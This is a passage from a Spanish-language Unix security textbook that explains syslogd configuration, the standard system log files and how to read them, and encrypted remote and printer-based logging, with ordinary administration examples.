Un mundo aparte a la hora de generar (y analizar) informes acerca de las actividades realizadas sobre una máquina Unix son los sistemas con el modelo de auditoría C2 ([B⁺85]); mientras que con el modelo clásico se genera un registro tras la ejecución de cada proceso, en Unix C2 se proporciona una pista de auditoría donde se registran los accesos y los intentos de acceso de una entidad a un objeto, así como cada cambio en el estado del objeto, la entidad o el sistema global. Esto se consigue asignando un identificador denominado *Audit ID* a cada grupo de procesos ejecutados (desde el propio *login*), identificador que se registra junto a la mayoría de llamadas al sistema que un proceso realiza, incluyendo algunas tan comunes como `write()`, `open()`, `close()` o `read()`. A nadie se le puede escapar la cantidad de espacio y de CPU necesarios para mantener los registros a un nivel tan preciso, por lo que en la mayoría de sistemas (especialmente en entornos habituales, como los estudiados aquí) el modelo de auditoría C2 es innecesario; y no sólo esto, sino que en muchas ocasiones también se convierte en una monitorización inútil ([ALGJ98]) si no se dispone de mecanismos para interpretar o reducir la gran cantidad de datos registrados: el administrador guarda tanta información que es casi imposible analizarla en busca de actividades sospechosas.

6.3 El demonio syslogd

El demonio **syslogd** (*Syslog Daemon*) se lanza automáticamente al arrancar un sistema Unix, y es el encargado de guardar informes sobre el funcionamiento de la máquina. Recibe mensajes de las diferentes partes del sistema (núcleo, programas...) y los envía y/o almacena en diferentes localizaciones, tanto locales como remotas, siguiendo un criterio definido en el fichero de configuración `/etc/syslog.conf`, donde especificamos las reglas a seguir para gestionar el almacenamiento de mensajes del sistema. Las líneas de este archivo que comienzan por '#' son comentarios, con lo cual son ignoradas de la misma forma que las líneas en blanco; si ocurriera un error al interpretar una de las líneas del fichero, se ignoraría la línea completa. Un ejemplo de fichero `/etc/syslog.conf` es el siguiente:

```
anita:~# cat /etc/syslog.conf
#ident "@(#)syslog.conf 1.4 96/10/11 SMI" /* SunOS 5.0 */
#
# Copyright (c) 1991-1993, by Sun Microsystems, Inc.
#
# syslog configuration file.
#
# This file is processed by m4 so be careful to quote (') names
# that match m4 reserved words. Also, within ifdef's, arguments
# containing commas must be quoted.
#
*.err;kern.notice;auth.notice /dev/console
*.err;kern.debug;daemon.notice;mail.crit /var/adm/messages

*.alert;kern.err;daemon.err operator
*.alert root
```

```
*.emerg *

# if a non-loghost machine chooses to have authentication messages
# sent to the loghost machine, un-comment out the following line:
#auth.notice ifdef('LOGHOST', /var/log/authlog, @loghost)

mail.debug ifdef('LOGHOST', /var/log/syslog, @loghost)

#
# non-loghost machines will use the following lines to cause "user"
# log messages to be logged locally.
#
ifdef('LOGHOST', ,
user.err /dev/console
user.err /var/adm/messages
user.alert 'root, operator'
user.emerg *
)
anita:~#
```

Podemos ver que cada regla del archivo tiene dos campos: un campo de selección y un campo de acción, separados por espacios o tabuladores. El **campo de selección** está formado a su vez de dos partes: una del servicio que envía el mensaje y otra de su prioridad, separadas por un punto ('.); ambas son indiferentes a mayúsculas y minúsculas. La parte del servicio contiene una de las siguientes palabras clave: **auth**, **auth-priv**, **cron**, **daemon**, **kern**, **lpr**, **mail**, **mark**, **news**, **security** (equivalente a **auth**), **syslog**, **user**, **uucp** y **local0** hasta **local7**. Esta parte especifica el ‘subsistema’ que ha generado ese mensaje (por ejemplo, todos los programas relacionados con el correo generarán mensajes ligados al servicio **mail**).

La prioridad está compuesta de uno de los siguientes términos, en orden ascendente: **debug**, **info**, **notice**, **warning**, **warn** (equivalente a **warning**), **err**, **error** (equivalente a **err**), **crit**, **alert**, **emerg**, y **panic** (equivalente a **emerg**). La prioridad define la gravedad o importancia del mensaje almacenado. Todos los mensajes de la prioridad especificada y superiores son almacenados de acuerdo con la acción requerida.

Además de los términos mencionados hasta ahora, el demonio **syslogd** emplea los siguientes caracteres especiales:

- '*' (asterisco)

Empleado como comodín para todas las prioridades y servicios anteriores, dependiendo de dónde son usados (si antes o después del carácter de separación '.').

```
# Guardar todos los mensajes del servicio mail en /var/adm/mail
#
mail.*                               /var/adm/mail
```

- ' ' (blanco, espacio, nulo)

Indica que no hay prioridad definida para el servicio de la línea almacenada.

- ',' (coma)

Con este carácter es posible especificar múltiples servicios con el mismo patrón de prioridad en una misma línea. Es posible enumerar cuantos servicios se quieran:

```
# Guardar todos los mensajes mail.info y news.info en
# /var/adm/info
mail,news.=info                         /var/adm/info
```

- ‘;’ (punto y coma)

Es posible dirigir los mensajes de varios servicios y prioridades a un mismo destino, separándolos por este carácter:

```
# Guardamos los mensajes de prioridad "info" y "notice"
# en el archivo /var/log/messages
*.=info;*.=notice                                /var/log/messages
```

- ‘=’ (igual)

De este modo solo se almacenan los mensajes con la prioridad exacta especificada y no incluyendo las superiores:

```
# Guardar todos los mensajes criticos en /var/adm/critical
#
*.=crit                                         /var/adm/critical
```

- ‘!’ (exclamación)

Preceder el campo de prioridad con un signo de exclamación sirve para ignorar todas las prioridades, teniendo la posibilidad de escoger entre la especificada (!=prioridad) y la especificada más todas las superiores (!prioridad). Cuando se usan conjuntamente los caracteres ‘=’ y ‘!’, el signo de exclamación ‘!’ debe preceder obligatoriamente al signo igual ‘=’, de esta forma: !=.

```
# Guardar mensajes del kernel de prioridad info, pero no de
# prioridad err y superiores
# Guardar mensajes de mail excepto los de prioridad info
kern.info;kern.!err                               /var/adm/kernel-info
mail.*;mail.!=info                                /var/adm/mail
```

Por su parte, el **campo de acción** describe el destino de los mensajes, que puede ser :

- Un fichero plano

Normalmente los mensajes del sistema son almacenados en ficheros planos. Dichos ficheros han de estar especificados con la ruta de acceso completa (comenzando con ‘/’).

Podemos preceder cada entrada con el signo menos, ‘-’, para omitir la sincronización del archivo (vaciado del *buffer* de memoria a disco). Aunque puede ocurrir que se pierda información si el sistema cae justo después de un intento de escritura en el archivo, utilizando este signo se puede conseguir una mejora importante en la velocidad, especialmente si estamos ejecutando programas que mandan muchos mensajes al demonio **syslogd**.

```
# Guardamos todos los mensajes de prioridad critica en "critical"
#
*.=crit                                         /var/adm/critical
```

- Un terminal (o la consola)

También tenemos la posibilidad de enviar los mensajes a terminales; de este modo podemos tener uno de los terminales virtuales que muchos sistemas Unix ofrecen en su consola ‘dedicado’ a listar los mensajes del sistema, que podrán ser consultados con solo cambiar a ese terminal:

```
# Enviamos todos los mensajes a tty12 (ALT+F12 en Linux) y todos
# los mensajes criticos del nucleo a consola
#
*.*                                              /dev/tty12
kern.crit                                         /dev/console
```

- Una tubería con nombre

Algunas versiones de **syslogd** permiten enviar registros a ficheros de tipo **pipe** simplemente

anteponiendo el símbolo ‘|’ al nombre del archivo; dicho fichero ha de ser creado antes de iniciar el demonio `syslogd`, mediante órdenes como `mkfifo` o `mknod`. Esto es útil para *debug* y también para procesar los registros utilizando cualquier aplicación de Unix, tal y como veremos al hablar de *logs* remotos cifrados.

Por ejemplo, la siguiente línea de `/etc/syslog.conf` enviaría todos los mensajes de cualquier prioridad a uno de estos ficheros denominado `/var/log/mififo`:

```
# Enviamos todos los mensajes a la tuberia con nombre
# /var/log/mififo
#
*.*                                     |/var/log/mififo
```

- Una máquina remota

Se pueden enviar los mensajes del sistema a otra máquina, de manera a que sean almacenados remotamente. Esto es útil si tenemos una máquina segura, en la que podemos confiar, conectada a la red, ya que de esta manera se guardaría allí una copia de los mensajes de nuestro sistema y no podrían ser modificados en caso de que alguien entrase en nuestra máquina. Esto es especialmente útil para detectar usuarios ‘ocultos’ en nuestro sistema (usuarios maliciosos que han conseguido los suficientes privilegios para ocultar sus procesos o su conexión):

```
# Enviamos los mensajes de prioridad warning y superiores al
# fichero "syslog" y todos los mensajes (incluidos los
# anteriores) a la maquina "secure.upv.es"
#
*.warn                               /usr/adm/syslog
*.*                                    @secure.upv.es
```

- Unos usuarios del sistema (si están conectados)

Se especifica la lista de usuarios que deben recibir un tipo de mensajes simplemente escribiendo su `login`, separados por comas:

```
# Enviamos los mensajes con la prioridad "alert" a root y toni
#
*.alert                                root, toni
```

- Todos los usuarios que estén conectados

Los errores con una prioridad de emergencia se suelen enviar a todos los usuarios que estén conectados al sistema, de manera que se den cuenta de que algo va mal:

```
# Mostramos los mensajes urgentes a todos los usuarios
# conectados, mediante wall
*.=emerg                                *
```

6.4 Algunos archivos de *log*

En función de la configuración del sistema de auditoría de cada equipo Unix los eventos que sucedan en la máquina se registrarán en determinados ficheros; aunque podemos *loggear* en cualquier fichero (incluso a través de la red o en dispositivos, como veremos luego), existen ciertos archivos de registro ‘habituales’ en los que se almacena información. A continuación comentamos los más comunes y la información que almacenan.

6.4.1 syslog

El archivo `syslog` (guardado en `/var/adm/` o `/var/log/`) es quizás el fichero de *log* más importante del sistema; en él se guardan, en texto claro, mensajes relativos a la seguridad de la máquina, como

los accesos o los intentos de acceso a ciertos servicios. No obstante, este fichero es escrito por `syslogd`, por lo que dependiendo de nuestro fichero de configuración encontraremos en el archivo una u otra información. Al estar guardado en formato texto, podemos visualizar su contenido con un simple `cat`:

```
anita:/# cat /var/log/syslog
Mar  5 04:15:23 anita in.telnetd[11632]: connect from localhost
Mar  5 06:16:52 anita rpcbind: connect from 127.0.0.1 to getport(R )
Mar  5 06:16:53 anita last message repeated 3 times
Mar  5 06:35:08 anita rpcbind: connect from 127.0.0.1 to getport(R )
Mar  5 18:26:56 anita rpcbind: connect from 127.0.0.1 to getport(R )
Mar  5 18:28:47 anita last message repeated 1 time
Mar  5 18:32:43 anita rpcbind: connect from 127.0.0.1 to getport(R )
Mar  6 02:30:26 anita rpcbind: connect from 127.0.0.1 to getport(R )
Mar  6 03:31:37 anita rpcbind: connect from 127.0.0.1 to getport(R )
Mar  6 11:07:04 anita in.telnetd[14847]: connect from rosita
Mar  6 11:40:43 anita in.telnetd[14964]: connect from localhost
anita:/#
```

6.4.2 messages

En este archivo de texto se almacenan datos ‘informativos’ de ciertos programas, mensajes de baja o media prioridad destinados más a informar que a avisar de sucesos importantes, como información relativa al arranque de la máquina; no obstante, como sucedía con el fichero `syslog`, en función de `/etc/syslog.conf` podremos guardar todo tipo de datos. Para visualizar su contenido es suficiente una orden como `cat` o similares:

```
anita:/# head -70 /var/adm/messages
Jan 24 18:09:54 anita unix: SunOS Release 5.7 Version Generic
[UNIX(R) System V Release 4.0]
Jan 24 18:09:54 anita unix: Copyright (c) 1983-1998, Sun Microsystems, Inc.
Jan 24 18:09:54 anita unix: mem = 65152K (0x3fa0000)
Jan 24 18:09:54 anita unix: avail mem = 51167232
Jan 24 18:09:54 anita unix: root nexus = i86pc
Jan 24 18:09:54 anita unix: isa0 at root
Jan 24 18:09:54 anita unix: pci0 at root: space 0 offset 0
Jan 24 18:09:54 anita unix:      IDE device at targ 0, lun 0 lastlun 0x0
Jan 24 18:09:54 anita unix:      model WDC WD84AA, stat 50, err 0
Jan 24 18:09:54 anita unix:      cfg 0x427a, cyl 16383, hd 16, sec/trk 63
Jan 24 18:09:54 anita unix:      mult1 0x8010, mult2 0x110, dwcap 0x0,
cap 0x2f00
Jan 24 18:09:54 anita unix:      piomode 0x280, dmamode 0x0, advpiemode
0x3
Jan 24 18:09:54 anita unix:      minpio 120, minpioflow 120
Jan 24 18:09:54 anita unix:      valid 0x7, dwdma 0x7, majver 0x1e
Jan 24 18:09:54 anita unix: ata_set_feature: (0x66,0x0) failed
Jan 24 18:09:54 anita unix:      ATAPI device at targ 1, lun 0 lastlun 0x0
Jan 24 18:09:54 anita unix:      model CD-ROM 50X, stat 50, err 0
Jan 24 18:09:54 anita unix:      cfg 0x85a0, cyl 0, hd 0, sec/trk 0
Jan 24 18:09:54 anita unix:      mult1 0x0, mult2 0x0, dwcap 0x0, cap 0xf00
Jan 24 18:09:54 anita unix:      piomode 0x400, dmamode 0x200, advpiemode
0x3
Jan 24 18:09:54 anita unix:      minpio 227, minpioflow 120
Jan 24 18:09:54 anita unix:      valid 0x6, dwdma 0x107, majver 0x0
Jan 24 18:09:54 anita unix: PCI-device: ata@0, ata0
```

```

Jan 24 18:09:54 anita unix: ata0 is /pci@0,0/pci-ide@7,1/ata@0
Jan 24 18:09:54 anita unix: Disk0: <Vendor 'Gen-ATA' Product 'WDC WD84AA' >
Jan 24 18:09:54 anita unix: cmdk0 at ata0 target 0 lun 0
Jan 24 18:09:54 anita unix: cmdk0 is /pci@0,0/pci-ide@7,1/ata@00/cmdk@0,0
Jan 24 18:09:54 anita unix: root on /pci@0,0/pci-ide@7,1/ide@0/cmdk@0,0:a
fstype ufs
Jan 24 18:09:54 anita unix: ISA-device: asy0
Jan 24 18:09:54 anita unix: asy0 is /isa/asy@1,3f8
Jan 24 18:09:54 anita unix: ISA-device: asy1
Jan 24 18:09:54 anita unix: asy1 is /isa/asy@1,2f8
Jan 24 18:09:54 anita unix: ISA-device: asy2
Jan 24 18:09:54 anita unix: asy2 is /isa/pnpSUP,1670@pnpSUP,1670,7ec2
Jan 24 18:09:54 anita unix: Number of console virtual screens = 13
Jan 24 18:09:54 anita unix: cpu 0 initialization complete - online
Jan 24 18:09:54 anita unix: dump on /dev/dsk/c0d0s1 size 86 MB
Jan 24 18:09:55 anita unix: pseudo-device: pm0
Jan 24 18:09:55 anita unix: pm0 is /pseudo/pm@0
Jan 24 18:09:56 anita unix: pseudo-device: vol0
Jan 24 18:09:56 anita unix: vol0 is /pseudo/vol@0
Jan 24 18:09:57 anita icmpinfo: started, PID=213.
Jan 24 18:09:57 anita unix: sd1 at ata0:
Jan 24 18:09:57 anita unix: target 1 lun 0
Jan 24 18:09:57 anita unix: sd1 is /pci@0,0/pci-ide@7,1/ata@00/sd@1,0
Jan 24 18:10:03 anita icmpinfo: ICMP_Dest_Unreachable[Port] < 127.0.0.1
[localhost] > 127.0.0.1 [localhost] sp=1664 dp=3200 seq=0x002e0000 sz=74(+20)
Jan 24 18:10:03 anita unix: ISA-device: fdc0
Jan 24 18:10:03 anita unix: fd0 at fdc0
Jan 24 18:10:03 anita unix: fd0 is /isa/fdc@1,3f0/fd@0,0
Jan 24 18:10:04 anita icmpinfo: ICMP_Dest_Unreachable[Port] < 127.0.0.1
[localhost] > 127.0.0.1 [localhost] sp=2944 dp=161 seq=0x00420000 sz=92(+20)
Jan 24 18:10:05 anita unix: ISA-device: asy0
Jan 24 18:10:05 anita unix: asy0 is /isa/asy@1,3f8
Jan 24 18:10:05 anita unix: ISA-device: asy1
Jan 24 18:10:05 anita unix: asy1 is /isa/asy@1,2f8
Jan 24 18:10:05 anita unix: ISA-device: asy2
Jan 24 18:10:05 anita unix: asy2 is /isa/pnpSUP,1670@pnpSUP,1670,7ec2
an 24 18:10:08 anita icmpinfo: ICMP_Dest_Unreachable[Port] < 127.0.0.1
[localhost] > 127.0.0.1 [localhost] sp=32780 dp=162 seq=0x00370000 sz=83(+20)
Jan 24 18:10:35 anita unix: pseudo-device: xsvc0
Jan 24 18:10:35 anita unix: xsvc0 is /pseudo/xsvc@0
anita:/#

```

6.4.3 wtmp

Este archivo es un fichero binario (no se puede leer su contenido directamente volcándolo con `cat` o similares) que almacena información relativa a cada conexión y desconexión al sistema. Podemos ver su contenido con órdenes como `last`:

```

anita:/# last -10
toni      pts/11      localhost        Mon Mar  6 11:07 - 11:07  (00:00)
toni      pts/11      rosita          Sun Mar  5 04:22 - 04:25  (00:03)
ftp       ftp        andercheran.aiin Sun Mar  5 02:30  still logged in
ftp       ftp        andercheran.aiin Sun Mar  5 00:28 - 02:30  (02:01)
ftp       ftp        anita           Thu Mar  2 03:02 - 00:28  (2+21:25)
ftp       ftp        anita           Thu Mar  2 03:01 - 03:02  (00:00)

```

```

ftp      ftp      localhost      Thu Mar 2 02:35 - 03:01 (00:26)
root    console      Thu Mar 2 00:13 still logged in
reboot  system boot      Thu Mar 2 00:12
root    console      Wed Mar 1 06:18 - down (17:54)
anita:/#

```

Los registros guardados en este archivo (y también en `wtmp`) tienen el formato de la estructura `utmp`, que contiene información como el nombre de usuario, la línea por la que accede, el lugar desde donde lo hace y la hora de acceso; se puede consultar la página de manual de funciones como `getutent()` para ver la estructura concreta en el clon de Unix en el que trabajemos. Algunas variantes de Unix (como Solaris o IRIX) utilizan un fichero `wtmp` extendido denominado `wtmpx`, con campos adicionales que proporcionan más información sobre cada conexión.

6.4.4 utmp

El archivo `utmp` es un fichero binario con información de cada usuario que está conectado en un momento dado; el programa `/bin/login` genera un registro en este fichero cuando un usuario conecta, mientras que `init` lo elimina cuando desconecta. Aunque habitualmente este archivo está situado en `/var/adm/`, junto a otros ficheros de `log`, es posible encontrar algunos Unices – los más antiguos – que lo sitúan en `/etc/`. Para visualizar el contenido de este archivo podemos utilizar órdenes como `last` (indicando el nombre de fichero mediante la opción `-f`), `w` o `who`:

```

anita:/# who
root      console      Mar 2 00:13
root      pts/2        Mar 3 00:47 (unix)
root      pts/3        Mar 2 00:18 (unix)
root      pts/5        Mar 2 00:56 (unix)
root      pts/6        Mar 2 02:23 (unix:0.0)
root      pts/8        Mar 3 00:02 (unix:0.0)
root      pts/7        Mar 2 23:43 (unix:0.0)
root      pts/9        Mar 3 00:51 (unix)
root      pts/10       Mar 6 00:23 (unix)
anita:/#

```

Como sucedía con `wtmp`, algunos Unices utilizan también una versión extendida de `utmp` (`utmpx`) con campos adicionales.

6.4.5 lastlog

El archivo `lastlog` es un fichero binario guardado generalmente en `/var/adm/`, y que contiene un registro para cada usuario con la fecha y hora de su última conexión; podemos visualizar estos datos para un usuario dado mediante la orden `finger`:

```

anita:/# finger toni
Login name: toni          In real life: Toni at ANITA
Directory: /export/home/toni   Shell: /bin/sh
Last login Mon Mar 6 11:07 on pts/11 from localhost
No unread mail
No Plan.
anita:/#

```

6.4.6 faillog

Este fichero es equivalente al anterior, pero en lugar de guardar información sobre la fecha y hora del último acceso al sistema lo hace del último intento de acceso de cada usuario; una conexión es fallida si el usuario (o alguien en su lugar) teclea incorrectamente su contraseña. Esta información se muestra la siguiente vez que dicho usuario entra correctamente a la máquina:

```

andercheran login: toni
Password:
Linux 2.0.33.
1 failure since last login. Last was 14:39:41 on tttyp9.
Last login: Wed May 13 14:37:46 on tttyp9 from pleione.cc.upv.es.

andercheran:~$
```

6.4.7 loginlog

Si en algunas versiones de Unix (como Solaris) creamos el archivo `/var/adm/loginlog` (que originalmente no existe), se registrarán en él los intentos fallidos de `login`, siempre y cuando se produzcan cinco o más de ellos seguidos:

```

anita:/# cat /var/adm/loginlog
toni:/dev/pts/6:Thu Jan  6 07:02:53 2000
toni:/dev/pts/6:Thu Jan  6 07:03:00 2000
toni:/dev/pts/6:Thu Jan  6 07:03:08 2000
toni:/dev/pts/6:Thu Jan  6 07:03:37 2000
toni:/dev/pts/6:Thu Jan  6 07:03:44 2000
anita:/#
```

6.4.8 btmp

En algunos clones de Unix, como Linux o HP-UX, el fichero `btmp` se utiliza para registrar las conexiones fallidas al sistema, con un formato similar al que `wtmp` utiliza para las conexiones que han tenido éxito:

```

andercheran:~# last -f /var/adm/btmp |head -7
pnvarro  ttyq1      term104.aiind.up Wed Feb  9 16:27 - 15:38  (23:11)
jomonra  ttyq2      deportes.etsii.u Fri Feb  4 14:27 - 09:37 (9+19:09)
PNAVARRO  ttyq4      term69.aiind.upv Wed Feb  2 12:56 - 13:09 (20+00:12)
panavarr  ttyq2      term180.aiind.up Fri Jan 28 12:45 - 14:27 (7+01:42)
vbarbera  tttyp0     daind03.etsii.up Thu Jan 27 20:17 still logged in
pangel    ttyq1      agarcia2.ter.upv Thu Jan 27 18:51 - 16:27 (12+21:36)
abarra    tttyp0     dtra-51.ter.upv. Thu Jan 27 18:42 - 20:17 (01:34)
andercheran:~#
```

6.4.9 sulog

Este es un fichero de texto donde se registran las ejecuciones de la orden `su`, indicando fecha, hora, usuario que lanza el programa y usuario cuya identidad adopta, terminal asociada y éxito ('+') o fracaso ('-') de la operación:

```

anita:/# head -4 /var/adm/sulog
SU 12/27 07:41 + console root-toni
SU 12/28 23:42 - vt01 toni-root
SU 12/28 23:43 + vt01 toni-root
SU 12/29 01:09 + vt04 toni-root
anita:/#
```

6.4.10 debug

En este archivo de texto se registra información de depuración (de `debug`) de los programas que se ejecutan en la máquina; esta información puede ser enviada por las propias aplicaciones o por el núcleo del sistema operativo:

```

luisa:~# tail -8 /var/adm/debug
Dec 17 18:51:50 luisa kernel: ISO9660 Extensions: RRIP_1991A
Dec 18 08:15:32 luisa sshd[3951]: debug: sshd version 1.2.21
[i486-unknown-linux]
Dec 18 08:15:32 luisa sshd[3951]: debug: Initializing random number
generator; seed file /etc/ssh_random_seed
Dec 18 08:15:32 luisa sshd[3951]: debug: inetd sockets after dupping: 7, 8
Dec 18 08:15:34 luisa sshd[3951]: debug: Client protocol version 1.5; client
software version 1.2.21
Dec 18 08:15:34 luisa sshd[3951]: debug: Calling cleanup 0x800cf90(0x0)
Dec 18 16:33:59 luisa kernel: VFS: Disk change detected on device 02:00
Dec 18 23:41:12 luisa identd[2268]: Successful lookup: 1593 , 22 : toni.users
luisa:~#

```

6.5 Logs remotos

El demonio `syslog` permite fácilmente guardar registros en máquinas remotas; de esta forma se pretende que, aunque la seguridad de un sistema se vea comprometida y sus *logs* sean modificados se puedan seguir registrando las actividades sospechosas en una máquina *a priori* segura. Esto se consigue definiendo un ‘LOGHOST’ en lugar de un archivo normal en el fichero `/etc/syslogd.conf` de la máquina de la que nos interesa guardar información; por ejemplo, si queremos registrar toda la información de prioridad `info` y `notice` en la máquina remota `rosita`, lo indicaremos de la siguiente forma:

```
*.=info;*=notice @rosita
```

Tras modificar `/etc/syslogd.conf` hacemos que el demonio relea su fichero de configuración enviándole la señal `SIGHUP` (por ejemplo, con `kill`).

Por su parte, en el *host* donde deseemos almacenar los *logs*, tenemos que tener definido el puerto `syslog` en `/etc/services` y ejecutar `syslogd` con el parámetro ‘`-r`’ para que acepte conexiones a través de la red:

```

rosita:~# grep syslog /etc/services
syslog      514/udp
rosita:~# ps xualgrep syslogd
root  41  0.0  0.4  852  304 ?          S      Mar21  0:01 /usr/sbin/syslogd
rosita:~# kill -TERM 41
rosita:~# syslogd -r
rosita:~#

```

A partir de ese momento todos los mensajes generados en la máquina origen se enviarán a la destino y se registrarán según las reglas de esta, en un fichero (lo habitual), en un dispositivo... o incluso se reenviarán a otra máquina (en este caso hemos de tener cuidado con los bucles); si suponemos que estas reglas, en nuestro caso, registran los mensajes de la prioridad especificada antes en `/var/adm/messages`, en este archivo aparecerán entradas de la máquina que ha enviado la información:

```

rosita:~# tail -3 /var/adm/messages
Mar 23 07:43:37 luisa syslogd 1.3-3: restart.
Mar 23 07:43:46 luisa in.telnetd[7509]: connect from amparo
Mar 23 07:57:44 luisa -- MARK --
rosita:~#

```

Esto, que en muchas situaciones es muy recomendable, si no se realiza correctamente puede incluso comprometer la seguridad de la máquina que guarda registros en otro equipo: por defecto, el

tráfico se realiza en texto claro, por lo que cualquier atacante con un *sniffer* entre las dos máquinas puede tener acceso a información importante que habría que mantener en secreto; imaginemos una situación muy habitual: un usuario que teclea su *password* cuando el sistema le pide el *login*. Evidentemente, esto generará un mensaje de error que *syslogd* registrará; este mensaje será similar a este (Linux Slackware 4):

Mar 23 05:56:56 luisa login[6997]: invalid password for 'UNKNOWN'\\ on 'ttyp5' from 'amparo'

Pero, ¿qué sucedería si en lugar de ‘UNKNOWN’ el sistema almacenara el nombre de usuario que se ha introducido, algo que hacen muchos clones de Unix? En esta situación el mensaje sería muy parecido al siguiente (Linux Red Hat 6.1):

Mar 23 05:59:15 rosita login[3582]: FAILED LOGIN 1 FROM amparo FOR\\5k4@b&-, User not known to the underlying authentication module

Como podemos ver se registraría una contraseña de usuario, contraseña que estamos enviando a la máquina remota en texto claro a través de la red; evidentemente, es un riesgo que no podemos correr. Quizás alguien pueda pensar que una clave por sí sola no representa mucho peligro, ya que el atacante no conoce el nombre de usuario en el sistema. De ninguna forma: el pirata sólo tiene que esperar unos instantes, porque cuando el usuario teclee su *login* y su *password* correctamente (en principio, esto sucederá poco después de equivocarse, recordemos que el usuario trata de acceder a su cuenta) el sistema generará un mensaje indicando que ese usuario (con su nombre) ha entrado al sistema.

Para evitar este problema existen dos aproximaciones: o bien registramos *logs* en un equipo directamente conectado al nuestro, sin emitir tráfico al resto de la red, o bien utilizamos comunicaciones cifradas (por ejemplo con SSH) para enviar los registros a otro ordenador. En el primer caso sólo necesitamos un equipo con dos tarjetas de red, una por donde enviar el tráfico hacia la red local y la otra para conectar con la máquina donde almacenamos los *logs*, que sólo será accesible desde nuestro equipo y que no ha de tener usuarios ni ofrecer servicios; no es necesaria una gran potencia de cálculo: podemos aprovechar un viejo 386 o 486 con Linux o FreeBSD para esta tarea.

El segundo caso, utilizar comunicaciones cifradas para guardar registros en otro equipo de la red, requiere algo más de trabajo; aquí no es estrictamente necesario que la máquina esté aislada del resto de la red, ya que la transferencia de información se va a realizar de forma cifrada, consiguiendo que un potencial atacante no obtenga ningún dato comprometedor analizando el tráfico; evidentemente, aunque no esté aislado, es fundamental que el sistema donde almacenamos los *logs* sea seguro. Para enviar un *log* cifrado a una máquina remota podemos utilizar, como hemos dicho antes, SSH unido a las facilidades que ofrece `syslogd`; si lo hacemos así, lo único que necesitamos es el servidor `sshd` en la máquina destino y el cliente `ssh` en la origen. Por ejemplo, imaginemos que queremos utilizar a `rosita` para almacenar una copia de los registros generados en `luisa` conforme se vayan produciendo; en este caso vamos a enviar *logs* a un *fifo* con nombre, desde donde los cifraremos con SSH y los enviaremos al sistema remoto a través de la red. Lo primero que necesitamos hacer es crear un fichero de tipo tubería en la máquina origen, por ejemplo con `mknod` o `mkfifo`:

```
luisa:~# mknod /var/run/cifra p
luisa:~# chmod 0 /var/run/cifra
luisa:~# ls -l /var/run/cifra
p----- 1 root      root          0 May  4 05:18 /var/run/cifra
luisa:~#
```

Este es el archivo al que enviaremos desde `syslogd` los registros que nos interesen, por ejemplo los de prioridad `warn`; hemos de modificar `/etc/syslog.conf` para añadirle una línea como la siguiente:

```
luisa:~# tail -1 /etc/syslog.conf |/var/run/cifra
*.warn
luisa:~#
```

A continuación haremos que `syslog` relea su nueva configuración mediante la señal SIGHUP:

```
luisa:~# ps xual|grep syslog |grep -v grep
root      7978  0.0  0.2  1372  156 ?          S     03:01   0:00 syslogd -m 0
luisa:~# kill -HUP 7978
luisa:~#
```

Una vez realizados estos pasos ya conseguimos que se registren los eventos que nos interesan en el fichero `/var/run/cifra`; este archivo es una tubería con nombre, de forma que los datos que le enviamos no se graban en el disco realmente, sino que sólo esperan a que un proceso lector los recoja. Ese proceso lector será justamente el cliente `ssh`, encargado de cifrarlos y enviarlos al sistema remoto; para ello debemos lanzar una orden como:

```
luisa:~# cat /var/run/cifra | ssh -x rosita 'cat >>/var/log/luisa'
```

Si tenemos configurado SSH para que autentique sin clave podemos lanzar el proceso directamente en *background*; si tenemos que introducir la clave del `root`, una vez tecleada podemos parar el proceso y relanzarlo también en segundo plano (esto es simplemente por comodidad, realmente no es necesario). Lo único que estamos haciendo con este mecanismo es cifrar lo que llega al *fifo* y enviarlo de esta forma al sistema remoto, en el que se descifrará y se guardará en el fichero `/var/log/luisa`.

Quizás nos interese añadir unas líneas en los *scripts* de arranque de nuestra máquina para que este proceso se lance automáticamente al iniciar el sistema; si lo hacemos así hemos de tener cuidado con la autenticación, ya que si `ssh` requiere una clave para conectar con el sistema remoto es probable que la máquina tarde más de lo normal en arrancar si un operador no está en la consola: justamente el tiempo necesario hasta que `ssh` produzca un *timeout* por no teclear el *password* de `root` en el sistema remoto. Si al producirse el *timeout* el programa `ssh` no devuelve el control al *shell*, el sistema ni siquiera arrancará; de cualquier forma, si ese *timeout* se produce **no** estaremos registrando ningún evento en la otra máquina. Por supuesto, también debemos prestar atención a otros problemas con la máquina destino que eviten que la conexión se produzca, con un número máximo de usuarios sobrepasado o simplemente que ese sistema esté apagado.

6.6 Registros físicos

Para asegurarnos más de que la información que se registra de las actividades en nuestro sistema es fiable acabamos de explicar cómo almacenarla, a la vez que en un fichero de la propia máquina, en un equipo remoto a través de la red; la idea es poder comparar los registros de ambos sistemas para detectar posibles modificaciones en una de ellas. Pero, ¿qué sucede si el atacante consigue también control sobre el segundo equipo, y modifica también ahí los ficheros de *log*? Aunque *a priori* este sea un sistema seguro, sabemos que nadie nos puede garantizar la seguridad al 100%; en algunos casos (por ejemplo si sospechamos que el intruso ha conseguido el control de ambos equipos) es conveniente recurrir a registros físicos, mucho más difíciles de alterar que los lógicos.

No siempre se guarda información en un fichero plano, ya sea local o remoto. Unix permite almacenar mensajes en ficheros especiales – dispositivos –, como terminales o impresoras; son estas últimas las más habituales por la seguridad que ofrecen, ya que mientras que un intruso con el privilegio suficiente puede modificar un fichero de *log* local, o acceder a un sistema donde se almacenan registros remotos, no puede eliminar una información extraída por impresora sin tener acceso físico a la misma. El demonio `syslog` de cualquier sistema Unix permite especificar uno de estos ficheros especiales como destinatario de ciertos registros de una forma muy simple: no tenemos más que añadir una entrada en `/etc/syslog.conf` indicando el dispositivo y la clase de eventos a registrar en él; por ejemplo, para enviar todos los mensajes de prioridad `warn` a una impresora (como `/dev/lp1`) no tenemos más que añadir en el archivo la línea siguiente:

```
*.warn          /dev/lp1
```

Como siempre, tras modificar el fichero de configuración hemos de hacer que el demonio lo relea, bien enviándole la señal SIGHUP o bien deteniéndolo y volviéndolo a lanzar; por último, si decidimos utilizar una impresora para generar registros físicos hemos de intentar que se trate de un modelo de agujas, ya que dispositivos más modernos utilizan *buffers* que no se llegan a imprimir hasta que están llenos, por lo que sería posible para un atacante hacer que se pierda cierta información. Hemos de evitar especialmente algunos modelos nuevos de impresoras que tienen incluso sistema de red y dirección IP para control remoto, ya que en este caso puede suceder que un pirata llegue a controlar el dispositivo igual que controla la máquina que envía los registros.

